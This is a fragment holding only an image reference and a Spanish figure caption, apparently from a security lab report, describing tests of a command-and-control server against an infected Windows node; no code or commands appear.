


Imagen 23. Pruebas del C2 hacia el nodo infectado Windows